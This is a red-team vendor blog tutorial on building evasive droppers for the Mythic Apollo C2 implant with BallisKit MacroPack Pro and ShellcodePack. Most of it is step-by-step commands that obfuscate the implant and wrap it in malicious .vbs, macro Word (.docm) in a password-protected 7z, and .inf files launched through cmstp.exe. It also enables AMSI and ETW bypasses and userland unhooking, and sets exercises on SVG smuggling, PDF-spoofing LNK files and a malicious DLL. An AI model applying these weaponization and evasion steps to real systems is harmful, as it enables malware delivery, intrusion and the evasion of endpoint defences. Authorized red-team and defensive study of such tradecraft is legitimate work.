Tutorial: Mythic Apollo with BallisKit MacroPack and ShellcodePack

blog.balliskit.com/tutorial-mythic-apollo-with-balliskit-macropack-and-shellcodepack-7129b2550765

Emeric June 6, 2025

Mythic is a open source modular C2 framework. You can download it here: https://github.com/its-a-feature/Mythic/

Apollo is one of the most popular Mythic implant targeting Windows. It can be found here: https://github.com/MythicAgents/Apollo

In this tutorial, we are going to see how to drop the Mythic Apollo implant while evading security solutions using BallisKit MacroPack Pro and ShellcodePack

> **Note**: This tutorial relies on MacroPack and ShellcodePack command lines. As an alternative you could also perform the same tasks with MacroPack and ShellcodePack GUI.

Press enter or click to view image in full size

1. Setup Mythic & Apollo

1.1 Install and Run


Below are the command lines I used to install Mythic, the HTTP communication profile, and the Apollo agent on my Ubuntu VM. For detailed installation instructions refer to the Mythic

documentation.

```
git clone https://github/com/its-a-feature/Mythic --depth 1
cd Mythic
sudo ./install_docker_ubuntu.sh
sudo systemctl start docker
sudo make
sudo ./mythic-cli start
sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http
sudo ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
sudo ./mythic-cli restart
```


You may then access Mythic using the URL https://127.0.0.1:7443

Login is “mythic_admin”, password can be found in the “.env” configuration file in the Mythic folder.



1.2 Generate implants

Use the “Payloads” Button to access your payloads and create new payloads via the Action menu.



Generation of the payload is straightforward. Just be careful if you are testing for the first time, for the “Callback Host” field, use something like: http://mythic_server_machine_IP, and put 80 for “Callback Port”. You may use HTTPS if you prefer but it necessitates additional actions which are not in the scope of this tutorial.

Once this is done, you will be able to download an implant payload (default name is *apollo.exe*).

Important: At this point, test that the *apollo.exe* implants work from the target machine and you get a callback session on the server. This will allow to solve any networking/configuration issue you may have. Once the payload is executed you can interact with the implant via the “Active Callbacks” panel.

Active Callbacks Panel Button

2 Weaponize with MacroPack

Since Apollo is a DotNET payload, we will start by using the powerful MacroPack DotNET obfuscator to weaponize it. Note that our obfuscator can be used to weaponize any DotNET redteaming tools and has been described with more details here.

2.1 DotNET Assembly Weaponization

First we are going to transform the generated implant to obfuscate it and add some EDR evasion features.


Input: .exe DotNET assembly => Output: .exe obfuscated DotNET assembly

```
echo apollo.exe | macro_pack.exe -t WEAPONIZE_DOTNET -G mppollo.exe --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json --obfuscate-dotnet-hide-console
```

Options details:

- As an input parameter we pass the path to the Apollo implant
- *“-t WEAPONIZE_DOTNET”* The MacroPack template to weaponize a DotNET assembly file
- “*-G mppollo.exe*” Specifies to generate a new file called mppollo.exe
- “ *--bypass-profile=*” The path to the bypass profile to automatically apply all the MacroPack options which are adapted to bypass the given EDR.
- “*--obfuscate-dotnet-hide-console*” Specifies that we do not want to see a console window on the machine when the payload is executed.

You can now test your weaponized implant and play with the various Mythic commands.



2.2 Some Initial Access Payloads

Here are other ideas of payloads, this time oriented for Initial Access usecases. Since MacroPack WEAPONIZE_DOTNET template supports all MacroPack formats we can just change the extension to build an Apollo implant in any format.

Example 1: Apollo .vbs payload:

```
echo apollo.exe | macro_pack.exe -t WEAPONIZE_DOTNET -G mppollo.vbs --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

We just changed the extension of the output payload and now we have an evasive *mppollo.vbs* file launching Apollo agent.

> **Note**: .exe payloads are heavily scrutinized by EDRs, so it might be useful to rely on alternative such as .vbs also in assume breach scenarios.

Example 2: Malicious Word document in 7zip container

```
echo apollo.exe | macro_pack.exe -t WEAPONIZE_DOTNET -G mppollo.docm --bypass-
profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json --background --
container="path\mppollo.7z" --container-password="apollo"
```

We introduced new options in this command line, here are the details:

- *"--background"* To avoid freezing the opened MS Word window, we use this option to run the implant in a background Word instance.
- "*--container=mppollo.7z"* To embed the file in a 7zip archive names mppollo.7z.
- " *--container-password=apollo* " The password for the 7zip file.

2.3 Evading Application Whitelisting and EDR with other formats

Sometimes, in assume breach, you might not be able to run EXE or common scripts on the target system. Or you might face an EDR especially aggressive against EXE. In this case, you can easily switch to another MacroPack Pro supported format.

Example, Apollo .inf file:

```
echo apollo.exe | macro_pack.exe -t WEAPONIZE_DOTNET -G mppollo.inf --bypass-
profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

We generated a .inf file, format which might not be blocked by a potential extension restriction policy. Execute the .inf with:

```
cmstp.exe /ns /s full\path\to\mppollo.inf
```

2.4 Exercises For The Reader!

Because nothing is more important then practice, here are some payloads suggestion to train your MacroPack skills!

Exercise 1: Generate an Apollo HTA payload with WEAPONIZE_DOTNET template. Use the *--container* option to place the payload as SVG smuggling inside a ZIP container.

Exercise 2: Generate an LNK spoofing a PDF and running the obfuscated .exe agent generated in section 2.1 using the EMBED_RUN template (if you need help checkout this post).

3 Additional Runtime Evasion with ShellcodePack

What if I want to combine the payload with runtime protection features such as AMSI patch, userland unhooking, etc? For that we can rely on the ShellcodePack loader.

2.1 Weaponized EXE with ShellcodePack

```
shellcode_pack.exe -i mppollo.exe -G sppollo.exe --bypass-profile
.\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

- "*-i mppollo.exe*" The input file to load. Here the weaponized assembly generated earlier with MacroPack (so we will add additional weaponization to an already obfuscated assembly).
- "*-G sppollo.exe*" Specifies to generate a new file called sppollo.exe
- "*--bypass-profile=*" The path to the bypass profile to automatically apply all the ShellcodePack options which are adapted to bypass the given EDR.

The fact we use a bypass profile combining with loading a PE will activate evasion features such as callstack spoofing, indirect syscalls, ETW patch, AMSI bypass, userland unhooking, etc, depending on the EDR. You can also manually add evasion options.

2.2 Exercise For The Reader!

Exercise: Generate a malicious DLL running the Apollo implant. Ensure ETW patch, AMSI bypass, and userland unhooking are enabled.

Conclusion

To summarize, we demonstrated you can easily add advanced EDR evasion features to your Apollo agent and turn it into any MacroPack and ShellcodePack supported formats.

You can view the list of available formats with:

```
macro_pack.exe --listformats
shellcode_pack.exe --listformats
```

Now you have enough information to play with BallisKit and Apollo combo. All the BallisKit command lines above can be combined with multiple options. The payloads can be generated with the MacroPack Pro and ShellcodePack GUI if you are not into command lines.

If you are an existing customer, reach out on our discord if you want to discuss details about this tutorial, if you are not, feel free to contact us to know more about our tooling for Redteaming.